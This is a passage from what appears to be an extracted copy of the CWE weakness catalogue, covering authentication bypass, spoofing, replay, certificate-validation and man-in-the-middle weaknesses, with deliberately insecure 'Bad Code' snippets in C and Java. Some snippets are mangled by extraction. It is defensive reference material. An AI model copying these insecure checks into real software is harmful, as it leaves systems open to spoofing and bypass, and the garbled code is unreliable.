Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
ChildOf	G	693	Protection Mechanism Failure	1000	814
ChildOf	C	718	OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management	629	849
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ChildOf	C	812	OWASP Top Ten 2010 Category A3 - Broken Authentication and Session Management	809	948
ParentOf	G	300	Channel Accessible by Non-Endpoint ('Man-in-the-Middle')	699 1000	394
ParentOf	V	301	Reflection Attack in an Authentication Protocol	699 1000	395
ParentOf	B	303	Incorrect Implementation of Authentication Algorithm	699 1000	398
ParentOf	B	304	Missing Critical Step in Authentication	699	398
CanFollow	B	304	Missing Critical Step in Authentication	1000	398
ParentOf	V	306	Missing Authentication for Critical Function	699 1000	400
ParentOf	B	307	Improper Restriction of Excessive Authentication Attempts	699 1000	402
ParentOf	B	308	Use of Single-factor Authentication	699 1000	404
ParentOf	B	309	Use of Password System for Primary Authentication	699 1000	405
ParentOf	B	322	Key Exchange without Entity Authentication	1000	420
ParentOf	⋈	384	Session Fixation	699 1000	491
ParentOf	G	592	Authentication Bypass Issues	699 1000	699
ParentOf	B	603	Use of Client-Side Authentication	699 1000	712
CanFollow	B	613	Insufficient Session Expiration	699 1000	720
MemberOf	V	635	Weaknesses Used by NVD	635	738
ParentOf	B	645	Overly Restrictive Account Lockout Mechanism	699 1000	753
ParentOf	B	798	Use of Hard-coded Credentials	1000	930
ParentOf	B	804	Guessable CAPTCHA	699 1000	937

Relationship Notes

This can be resultant from SQL injection vulnerabilities and other issues.

Functional Areas

- Authentication

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Authentication Error
OWASP Top Ten 2007	A7	CWE More Specific	Broken Authentication and Session Management
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management
WASC	1		Insufficient Authentication

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
22	Exploiting Trust in Client (aka Make the Client Invisible)	
57	Utilizing REST's Trust in the System Resource to Register Man in the Middle	
94	Man in the Middle Attack	
114	Authentication Abuse	

References

OWASP. "Top 10 2007-Broken Authentication and Session Management". < http://www.owasp.org/index.php/Top_10_2007-A7 >.

OWASP. "Guide to Authentication". < http://www.owasp.org/index.php/Guide_to_Authentication >.

Microsoft. "Authentication". < [http://msdn.microsoft.com/en-us/library/aa374735\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa374735(VS.85).aspx) >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 4, "Authentication" Page 109. 2nd Edition. Microsoft. 2002.

CWE-288: Authentication Bypass Using an Alternate Path or Channel

Weakness ID: 288 (Weakness Base)

Status: Incomplete

Description

Summary

A product requires authentication, but the product has an alternate path or channel that does not require authentication.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Modes of Introduction

This is often seen in web applications that assume that access to a particular CGI program can only be obtained through a "front" screen, when the supporting programs are directly accessible. But this problem is not just in web apps.

Observed Examples

Reference	Description
CVE-1999-1077	
CVE-1999-1454	Attackers with physical access to the machine may bypass the password prompt by pressing the ESC (Escape) key.
CVE-2000-1179	
CVE-2002-0066	Bypass authentication via direct request to named pipe.
CVE-2002-0870	Attackers may gain additional privileges by directly requesting the web management URL.
CVE-2003-0304	Direct request of installation file allows attacker to create administrator accounts.
CVE-2003-1035	User can avoid lockouts by using an API instead of the GUI to conduct brute force password guessing.
CVE-2004-0213	non-web

Potential Mitigations

Funnel all access through a single choke point to simplify how users can access a resource. For every access, perform a check to determine if the user has permissions to access the resource.

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	B	420	Unprotected Alternate Channel	1000	536
PeerOf	B	425	Direct Request ('Forced Browsing')	1000	539
ChildOf	C	592	Authentication Bypass Issues	699 1000	699
ChildOf	C	721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access	629	850

Relationship Notes

overlaps Unprotected Alternate Channel

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Authentication Bypass by Alternate Path/Channel
OWASP Top Ten 2007	A10	CWE More Specific	Failure to Restrict URL Access

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
56	Removing/short-circuiting 'guard logic'	

CWE-289: Authentication Bypass by Alternate Name

Weakness ID: 289 (Weakness Variant)

Status: Incomplete

Description

Summary

The software performs authentication based on the name of a resource being accessed, or the name of the actor performing the access, but it does not properly check all possible names for that resource or actor.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2003-0317	Protection mechanism that restricts URL access can be bypassed using URL encoding.
CVE-2004-0847	Bypass of authentication for files using "\" (backslash) or "%5C" (encoded backslash).

Potential Mitigations

Architecture and Design

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Architecture and Design

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character, so you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		592	Authentication Bypass Issues	699 1000	699
CanFollow		46	Path Equivalence: 'filename ' (Trailing Space)	1000	57
CanFollow		52	Path Equivalence: '/multiple/trailing/slash/'	1000	61
CanFollow		171	Cleansing, Canonicalization, and Comparison Errors	1000	248
CanFollow		173	Failure to Handle Alternate Encoding	1000	251
CanFollow		178	Failure to Resolve Case Sensitivity	1000	255

Relationship Notes

Overlaps equivalent encodings, canonicalization, authorization, multiple trailing slash, trailing space, mixed case, and other equivalence issues.

Theoretical Notes

Alternate names are useful in data driven manipulation attacks, not just for authentication.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Authentication bypass by alternate name

CWE-290: Authentication Bypass by Spoofing

Weakness ID: 290 (Weakness Base)

Status: Incomplete

Description

Summary

This attack-focused weakness is caused by improperly implemented authentication schemes that are subject to spoofing attacks.

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

Here, an authentication mechanism implemented in Java relies on an IP address for source validation. If an attacker is able to spoof the IP, however, he may be able to bypass such an authentication mechanism.

Java Example:

Bad Code

```
String sourceIP = request.getRemoteAddr();
if (sourceIP != null && sourceIP.equals(APPROVED_IP)) {
    authenticated = true;
}
```

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		592	Authentication Bypass Issues	699 1000	699
PeerOf		247	Reliance on DNS Lookups in a Security Decision	1000	329
ParentOf		291	Trusting Self-reported IP Address	699 1000	384
ParentOf		292	Trusting Self-reported DNS Name	699 1000	385
ParentOf		293	Using Referer Field for Authentication	699 1000	387
CanAlsoBe		358	Improperly Implemented Security Check for Standard	1000	459
PeerOf		602	Client-Side Enforcement of Server-Side Security	1000	709

Relationship Notes

This can be resultant from insufficient verification.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Authentication bypass by spoofing

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
22	Exploiting Trust in Client (aka Make the Client Invisible)	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	
94	Man in the Middle Attack	

CWE-291: Trusting Self-reported IP Address

Compound Element ID: 291 (Compound Element Variant: Composite)

Status: Incomplete

Description

Summary

The use of IP addresses as authentication is flawed and can easily be spoofed by malicious users.

Extended Description

As IP addresses can be easily spoofed, they do not constitute a valid authentication mechanism. Alternate methods should be used if significant authentication is necessary.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

Malicious users can fake authentication information, impersonating any IP address.

Likelihood of Exploit

High

Demonstrative Examples

C/C++ Example:

Bad Code

```
sd = socket(AF_INET, SOCK_DGRAM, 0);
serv.sin_family = AF_INET;
serv.sin_addr.s_addr = htonl(INADDR_ANY);
servr.sin_port = htons(1008);
bind(sd, (struct sockaddr *) & serv, sizeof(serv));
while (1) {
    memset(msg, 0x0, MAX_MSG);
    clien = sizeof(cli);
    if (inet_ntoa(cli.sin_addr)==...) n = recvfrom(sd, msg, MAX_MSG, 0, (struct sockaddr *) & cli, &clilen);
}
```

Java Example:

Bad Code

```
while(true) {
    DatagramPacket rp=new DatagramPacket(rData,rData.length);
    outSock.receive(rp);
    String in = new String(p.getData(),0, rp.getLength());
    InetAddress IPAddress = rp.getAddress();
    int port = rp.getPort();
    if ((rp.getAddress()==...) & (in==...)) {
        out = secret.getBytes();
        DatagramPacket sp =new DatagramPacket(out,out.length, IPAddress, port); outSock.send(sp);
    }
}
```

Potential Mitigations

Architecture and Design

Use other means of identity verification that cannot be simply spoofed. Possibilities include a username/password or certificate.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	290	Authentication Bypass by Spoofing	699 1000	383
PeerOf	V	292	Trusting Self-reported DNS Name	1000	385
PeerOf	V	293	Using Referer Field for Authentication	1000	387
Requires	B	348	Use of Less Trusted Source	1000	447
Requires	B	471	Modification of Assumed-Immutable Data (MAID)	1000	589

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Trusting self-reported IP address

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
4	Using Alternative IP Address Encodings	

CWE-292: Trusting Self-reported DNS Name

Weakness ID: 292 (Weakness Variant) **Status:** Incomplete

Description

Summary

The use of self-reported DNS names as authentication is flawed and can easily be spoofed by malicious users.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

Malicious users can fake authentication information by providing false DNS information.

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

The following code uses a DNS lookup to determine whether or not an inbound request is from a trusted host. If an attacker can poison the DNS cache, they can gain trusted status.

C Example:

Bad Code

```
struct hostent *hp; struct in_addr myaddr;
char* tHost = "trustme.example.com";
myaddr.s_addr = inet_addr(ip_addr_string);
hp = gethostbyaddr((char *) &myaddr, sizeof(struct in_addr), AF_INET);
if (hp && !strcmp(hp->h_name, tHost, sizeof(tHost))) {
    trusted = true;
} else {
    trusted = false;
}
```

Example 2:

C/C++ Example:

Bad Code

```
sd = socket(AF_INET, SOCK_DGRAM, 0);
serv.sin_family = AF_INET;
serv.sin_addr.s_addr = htonl(INADDR_ANY);
servr.sin_port = htons(1008);
bind(sd, (struct sockaddr *) & serv, sizeof(serv));
while (1) {
    memset(msg, 0x0, MAX_MSG);
    cliLen = sizeof(cli);
    h=gethostbyname(inet_ntoa(cliAddr.sin_addr));
    if (h->h_name==...) n = recvfrom(sd, msg, MAX_MSG, 0, (struct sockaddr *) & cli, &cliLen);
}
```

Java Example:

```
while(true) {
    DatagramPacket rp=new DatagramPacket(rData,rData.length);
    outSock.receive(rp);
    String in = new String(p.getData(),0, rp.getLength());
    InetAddress IPAddress = rp.getAddress();
    int port = rp.getPort();
    if ((rp.getHostName()!="...") & (in!="...")) {
        out = secret.getBytes();
        DatagramPacket sp=new DatagramPacket(out,out.length, IPAddress, port);
        outSock.send(sp);
    }
}
```

Observed Examples

Reference	Description
CVE-2009-1048	VOIP product allows authentication bypass using 127.0.0.1 in the Host header.

Potential Mitigations

Architecture and Design

Use other means of identity verification that cannot be simply spoofed. Possibilities include a username/password or certificate.

Implementation

Perform proper forward and reverse DNS lookups to detect DNS spoofing.

Other Notes

As DNS names can be easily spoofed or misreported, they do not constitute a valid authentication mechanism. Alternate methods should be used if the significant authentication is necessary. In addition, DNS name resolution as authentication would -- even if it was a valid means of authentication -- imply a trust relationship with the DNS servers used, as well as all of the servers they refer to.

IP addresses are more reliable than DNS names, but they can also be spoofed. Attackers can easily forge the source IP address of the packets they send, but response packets will return to the forged IP address. To see the response packets, the attacker has to sniff the traffic between the victim machine and the forged IP address. In order to accomplish the required sniffing, attackers typically attempt to locate themselves on the same subnet as the victim machine. Attackers may be able to circumvent this requirement by using source routing, but source routing is disabled across much of the Internet today. In summary, IP address verification can be a useful part of an authentication scheme, but it should not be the single factor required for authentication.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		290	Authentication Bypass by Spoofing	699	383
PeerOf		291	Trusting Self-reported IP Address	1000	384
PeerOf		293	Using Referer Field for Authentication	1000	387

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Trusting self-reported DNS name

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
89	Pharming	

CWE-293: Using Referer Field for Authentication

Weakness ID: 293 (*Weakness Variant*)

Status: Draft

Description

Summary

The referer field in HTTP requests can be easily modified and, as such, is not a valid means of message integrity checking.

Alternate Terms

referrer

While the proper spelling might be regarded as "referrer," the HTTP RFCs and their implementations use "referer," so this is regarded as the correct spelling.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authorization

Actions, which may not be authorized otherwise, can be carried out as if they were validated by the server referred to.

Accountability

Actions may be taken in the name of the server referred to.

Likelihood of Exploit

High

Demonstrative Examples

C/C++ Example:

Bad Code

```
sock= socket(AF_INET, SOCK_STREAM, 0);
...
bind(sock, (struct sockaddr *)&server, len)
...
while (1) newsock=accept(sock, (struct sockaddr *)&from, &fromlen);
pid=fork();
if (pid==0) {
    n = read(newsock,buffer,BUFSIZE);
    ...
    if (buffer+...==Referer: http://www.foo.org/dsaf.html) //do stuff
```

Java Example:

Bad Code

```
public class httpd extends Thread {
    Socket cli;
    public httpd(Socket serv) {
        cli=serv;
        start();
    }
    public static void main(String[] a) {
        ...
        ServerSocket
        serv=new ServerSocket(8181);
        for(;;) {
            new h(serv.accept());
            ...
        }
    }
    public void run() {
```

```
try {
    BufferedReader reader = new BufferedReader(new InputStreamReader(cli.getInputStream())); //if i contains a the
    proper referer.
    DataOutputStream o= new DataOutputStream(c.getOutputStream());
    ...
}
```

Potential Mitigations

Architecture and Design

In order to usefully check if a given action is authorized, some means of strong authentication and method protection must be used. Use other means of authorization that cannot be simply spoofed. Possibilities include a username/password or certificate.

Background Details

The referer field in HTML requests can be simply modified by malicious users, rendering it useless as a means of checking the validity of the request in question.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		290	Authentication Bypass by Spoofing	699	383
PeerOf		291	Trusting Self-reported IP Address	1000	384
PeerOf		292	Trusting Self-reported DNS Name	1000	385

Relevant Properties

- Mutability

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Using referrer field for authentication

CWE-294: Authentication Bypass by Capture-replay

Weakness ID: 294 (*Weakness Base*)

Status: Incomplete

Description

Summary

A capture-replay flaw exists when the design of the software makes it possible for a malicious user to sniff network traffic and bypass authentication by replaying it to the server in question to the same effect as the original message (or with minor changes).

Extended Description

Capture-replay attacks are common and can be difficult to defeat without cryptography. They are a subset of network injection attacks that rely on observing previously-sent valid commands, then changing them slightly if necessary and resending the same commands to the server.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authorization

Messages sent with a capture-relay attack allow access to resources which are not otherwise accessible without proper authentication.

Likelihood of Exploit

High

Demonstrative Examples

C/C++ Example:

```
unsigned char *simple_digest(char *alg,char *buf,unsigned int len, int *olen) {
    const EVP_MD *m; EVP_MD_CTX ctx;
    unsigned char *ret;
    OpenSSL_add_all_digests();
```



```

if (!(m = EVP_get_digestbyname(alg))) return NULL;
if (!(ret = (unsigned char*)malloc(EVP_MAX_MD_SIZE))) return NULL;
EVP_DigestInit(&ctx, m);
EVP_DigestUpdate(&ctx,buf,len);
EVP_DigestFinal(&ctx,ret,olen);
return ret;
}
unsigned char *generate_password_and_cmd(char *password_and_cmd) {
    simple_digest("sha1",password,strlen(password_and_cmd)
    ...);
}

```

Java Example:

```

String command = new String("some cmd to execute & the password")
MessageDigest encer = MessageDigest.getInstance("SHA");
encer.update(command.getBytes("UTF-8"));
byte[] digest = encer.digest();

```

Observed Examples

Reference	Description
CVE-2005-3435	product authentication succeeds if user-provided MD5 hash matches the hash in its database; this can be subjected to replay attacks.

Potential Mitigations

Architecture and Design

Utilize some sequence or time stamping functionality along with a checksum which takes this into account in order to ensure that messages can be parsed only once.

Architecture and Design

Since any attacker who can listen to traffic can see sequence numbers, it is necessary to sign messages with some kind of cryptography to ensure that sequence numbers are not simply doctored along with content.

Relationships

Nature	Type	ID	Name		Page
ChildOf		592	Authentication Bypass Issues	<input checked="" type="checkbox"/>	699 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Authentication bypass by replay
CLASP	Capture-replay

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
60	Reusing Session IDs (aka Session Replay)	
94	Man in the Middle Attack	
102	Session Sidejacking	

CWE-295: Certificate Issues

Category ID: 295 (Category)

Status: Incomplete

Description

Summary

Certificates should be carefully managed and checked to assure that data are encrypted with the intended owner's public key.

Applicable Platforms

Languages

- All

Background Details

A certificate is a token that associates an identity (principle) to a cryptographic key. Certificates can be used to check if a public key belongs to the assumed owner.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ParentOf	B	296	Improper Following of Chain of Trust for Certificate Validation	699	390
ParentOf	B	297	Improper Validation of Host-specific Certificate Data	699	391
ParentOf	B	298	Improper Validation of Certificate Expiration	699	392
ParentOf	B	299	Improper Check for Certificate Revocation	699	393

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

References

M. Bishop. "Computer Security: Art and Science". Addison-Wesley. 2003.

CWE-296: Improper Following of Chain of Trust for Certificate Validation

Weakness ID: 296 (Weakness Base)

Status: Draft

Description

Summary

The chain of trust is not followed or is incorrectly followed when validating a certificate, resulting in incorrect trust of any resource that is associated with that certificate.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

Exploitation of this flaw can lead to the trust of data that may have originated with a spoofed source.

Accountability

Data, requests, or actions taken by the attacking entity can be carried out as a spoofed benign entity.

Likelihood of Exploit

Low

Demonstrative Examples

C/C++ Example:

Bad Code

```
if (!(cert = SSL_get_peer(certificate(ssl)) || !host)foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || X509_V_ERR_SELF_SIGNED_CERT_IN_CHAIN==foo)) //do stuff
```

Potential Mitigations

Architecture and Design

Ensure that proper certificate checking is included in the system design.

Implementation

Understand, and properly implement all checks necessary to ensure the integrity of certificate trust integrity.

Other Notes

If a system fails to follow the chain of trust of a certificate to a root server, the certificate loses all usefulness as a metric of trust. Essentially, the trust gained from a certificate is derived from a chain of trust -- with a reputable trusted entity at the end of that list. The end user must trust that reputable source, and this reputable source must vouch for the resource in question through the

medium of the certificate. In some cases, this trust traverses several entities who vouch for one another. The entity trusted by the end user is at one end of this trust chain, while the certificate wielding resource is at the other end of the chain. If the user receives a certificate at the end of one of these trust chains and then proceeds to check only that the first link in the chain, no real trust has been derived, since you must traverse the chain to a trusted source to verify the certificate.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	295	Certificate Issues	699	389
PeerOf	B	297	Improper Validation of Host-specific Certificate Data	1000	391
PeerOf	B	298	Improper Validation of Certificate Expiration	1000	392
PeerOf	B	299	Improper Check for Certificate Revocation	1000	393
PeerOf	B	322	Key Exchange without Entity Authentication	1000	420
ChildOf	G	573	Failure to Follow Specification	1000	680
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ChildOf	G	754	Improper Check for Unusual or Exceptional Conditions	1000	874
PeerOf	B	370	<i>Missing Check for Certificate Revocation after Initial Check</i>	1000	478

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to follow chain of trust in certificate validation

CWE-297: Improper Validation of Host-specific Certificate Data

Weakness ID: 297 (*Weakness Base*)

Status: Incomplete

Description

Summary

Host-specific certificate data is not validated or is incorrectly validated, so while the certificate read is valid, it may not be for the site originally requested.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Integrity

The data read from the system vouched for by the certificate may not be from the expected system.

Authentication

Trust afforded to the system in question -- based on the expired certificate -- may allow for spoofing or redirection attacks.

Likelihood of Exploit

High

Demonstrative Examples

C/C++ Example:

Bad Code

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host) foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || X509_V_ERR_SUBJECT_ISSUER_MISMATCH==foo) //do stuff
```

Potential Mitigations

Architecture and Design

Check for expired certificates and provide the user with adequate information about the nature of the problem and how to proceed.

Other Notes

If the host-specific data contained in a certificate is not checked, it may be possible for a redirection or spoofing attack to allow a malicious host with a valid certificate to provide data, impersonating a trusted host. While the attacker in question may have a valid certificate, it may simply be a valid certificate for a different site. In order to ensure data integrity, we must check that the certificate is valid and that it pertains to the site that we wish to access.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	295	Certificate Issues	699	389
PeerOf	B	296	Improper Following of Chain of Trust for Certificate Validation	1000	390
PeerOf	B	298	Improper Validation of Certificate Expiration	1000	392
PeerOf	B	299	Improper Check for Certificate Revocation	1000	393
ChildOf	C	345	Insufficient Verification of Data Authenticity	1000	444
ChildOf	C	754	Improper Check for Unusual or Exceptional Conditions	1000	874
PeerOf	B	370	<i>Missing Check for Certificate Revocation after Initial Check</i>	1000	478
ParentOf	V	599	<i>Trust of OpenSSL Certificate Without Validation</i>	699	704
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to validate host-specific certificate data

CWE-298: Improper Validation of Certificate Expiration

Weakness ID: 298 (Weakness Base)

Status: Draft

Description

Summary

A certificate expiration is not validated or is incorrectly validated, so trust may be assigned to certificates that have been abandoned due to age.

Extended Description

When the expiration of a certificate is not taken into account no trust has necessarily been conveyed through it. Therefore, the validity of the certificate cannot be verified and all benefit of the certificate is lost.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Integrity

The data read from the system vouched for by the expired certificate may be flawed due to malicious spoofing.

Authentication

Trust afforded to the system in question -- based on the expired certificate -- may allow for spoofing attacks.

Likelihood of Exploit

Low

Demonstrative Examples

C/C++ Example:

Bad Code

```
if (!(cert = SSL_get_peer(certificatessl)) || !host) foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || (X509_V_ERRCERT_NOT_YET_VALID==foo)) //do stuff
```

Potential Mitigations

Architecture and Design

Check for expired certificates and provide the user with adequate information about the nature of the problem and how to proceed.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	295	Certificate Issues	699	389
PeerOf	B	296	Improper Following of Chain of Trust for Certificate Validation	1000	390
PeerOf	B	297	Improper Validation of Host-specific Certificate Data	1000	391
PeerOf	B	299	Improper Check for Certificate Revocation	1000	393
PeerOf	B	322	Key Exchange without Entity Authentication	1000	420
PeerOf	B	324	Use of a Key Past its Expiration Date	1000	422
ChildOf	B	672	Operation on a Resource after Expiration or Release	1000	786
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ChildOf	C	754	Improper Check for Unusual or Exceptional Conditions	1000	874
PeerOf	B	370	Missing Check for Certificate Revocation after Initial Check	1000	478

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to validate certificate expiration

CWE-299: Improper Check for Certificate Revocation**Weakness ID:** 299 (*Weakness Base*)**Status:** Draft**Description****Summary**

The software does not check or incorrectly checks the revocation status of a certificate, which may cause it to use a certificate that has been compromised.

Time of Introduction

- Architecture and Design

Applicable Platforms**Languages**

- All

Common Consequences**Authentication**

Trust may be assigned to an entity who is not who it claims to be.

Integrity

Data from an untrusted (and possibly malicious) source may be integrated.

Confidentiality

Data may be disclosed to an entity impersonating a trusted entity, resulting in information disclosure.

Likelihood of Exploit

Medium

Demonstrative Examples**C/C++ Example:***Bad Code*

```
if (!(cert = SSL_get_peer(certificate(ssl)) || !host)
...
without a get_verify_results
```

Potential Mitigations**Architecture and Design**

Ensure that certificates are checked for revoked status.

Other Notes

The failure to check for certificate revocation is a far more serious flaw than related certificate failures. This is because the use of any revoked certificate is almost certainly malicious. The most common reason for certificate revocation is compromise of the system in question, with the result that no legitimate servers will be using a revoked certificate, unless they are sorely out of sync.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	C	295	Certificate Issues	699	389
PeerOf	B	296	Improper Following of Chain of Trust for Certificate Validation	1000	390
PeerOf	B	297	Improper Validation of Host-specific Certificate Data	1000	391
PeerOf	B	298	Improper Validation of Certificate Expiration	1000	392
PeerOf	B	322	Key Exchange without Entity Authentication	1000	420
ChildOf	B	404	Improper Resource Shutdown or Release	1000	517
ChildOf	C	754	Improper Check for Unusual or Exceptional Conditions	1000	874
ParentOf	B	370	<i>Missing Check for Certificate Revocation after Initial Check</i>	699	478
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to check for certificate revocation

CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')

Weakness ID: 300 (Weakness Class)

Status: Draft

Description

Summary

The product does not adequately verify the identity of actors at both ends of a communication channel, or does not adequately ensure the integrity of the channel, in a way that allows the channel to be accessed or influenced by an actor that is not an endpoint.

Extended Description

In order to establish secure communication between two parties, it is often important to adequately verify the identity of entities at each end of the communication channel. Failure to do so adequately or consistently may result in insufficient or incorrect identification of either communicating entity. This can have negative consequences such as misplaced trust in the entity at the other end of the channel. An attacker can leverage this by interposing between the communicating entities and masquerading as the original entity. In the absence of sufficient verification of identity, such an attacker can eavesdrop and potentially modify the communication between the original entities.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Demonstrative Examples

In the Java snippet below, data is sent over an unencrypted channel to a remote server. By eavesdropping on the communication channel or posing as the endpoint, an attacker would be able to read all of the transmitted data.

Java Example:

Bad Code

```
Socket sock;
PrintWriter out;
try {
    sock = new Socket(REMOTE_HOST, REMOTE_PORT);
    out = new PrintWriter(echoSocket.getOutputStream(), true);
    // Write data to remote host via socket output stream.
    ...
}
```

}

Potential Mitigations

Always fully authenticate both ends of any communications channel.

Adhere to the principle of complete mediation.

A certificate binds an identity to a cryptographic key to authenticate a communicating party. Often, the certificate takes the encrypted form of the hash of the identity of the subject, the public key, and information such as time of issue or expiration using the issuer's private key. The certificate can be validated by deciphering the certificate with the issuer's public key. See also X.509 certificate signature chains and the PGP certification structure.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		287	Improper Authentication	699	377
PeerOf		602	Client-Side Enforcement of Server-Side Security	1000	709
PeerOf		603	Use of Client-Side Authentication	1000	712

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Man-in-the-middle (MITM)
WASC	32	Routing Detour

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
57	Utilizing REST's Trust in the System Resource to Register Man in the Middle	
94	Man in the Middle Attack	

References

M. Bishop. "Computer Security: Art and Science". Addison-Wesley. 2003.

Maintenance Notes

The summary identifies multiple distinct possibilities, suggesting that this is a category that must be broken into more specific weaknesses.

CWE-301: Reflection Attack in an Authentication Protocol

Weakness ID: 301 (*Weakness Variant*)

Status: Draft

Description

Summary

Simple authentication protocols are subject to reflection attacks if a malicious user can use the target machine to impersonate a trusted user.

Extended Description

A mutual authentication protocol requires each party to respond to a random challenge by the other party by encrypting it with a pre-shared key. Often, however, such protocols employ the same pre-shared key for communication with a number of different entities. A malicious user or an attacker can easily compromise this protocol without possessing the correct key by employing a reflection attack on the protocol.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

The primary result of reflection attacks is successful authentication with a target machine -- as an impersonated user.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

```
unsigned char *simple_digest(char *alg,char *buf,unsigned int len, int *olen) {
    const EVP_MD *m;
    EVP_MD_CTX ctx;
    unsigned char *ret;
    OpenSSL_add_all_digests();
    if (!(m = EVP_get_digestbyname(alg))) return NULL;
    if (!(ret = (unsigned char*)malloc(EVP_MAX_MD_SIZE))) return NULL;
    EVP_DigestInit(&ctx, m);
    EVP_DigestUpdate(&ctx,buf,len);
    EVP_DigestFinal(&ctx,ret,olen);
    return ret;
}
unsigned char *generate_password_and_cmd(char *password_and_cmd) {
    simple_digest("sha1",password,strlen(password_and_cmd)
    ...
    );
}
```

Java Example:

```
String command = new String("some cmd to execute & the password")
MessageDigest encer =
MessageDigest.getInstance("SHA");
encer.update(command.getBytes("UTF-8"));
byte[] digest = encer.digest();
```

Potential Mitigations

Architecture and Design

Use different keys for the initiator and responder or of a different type of challenge for the initiator and responder.

Architecture and Design

Let the initiator prove its identity before proceeding.

Other Notes

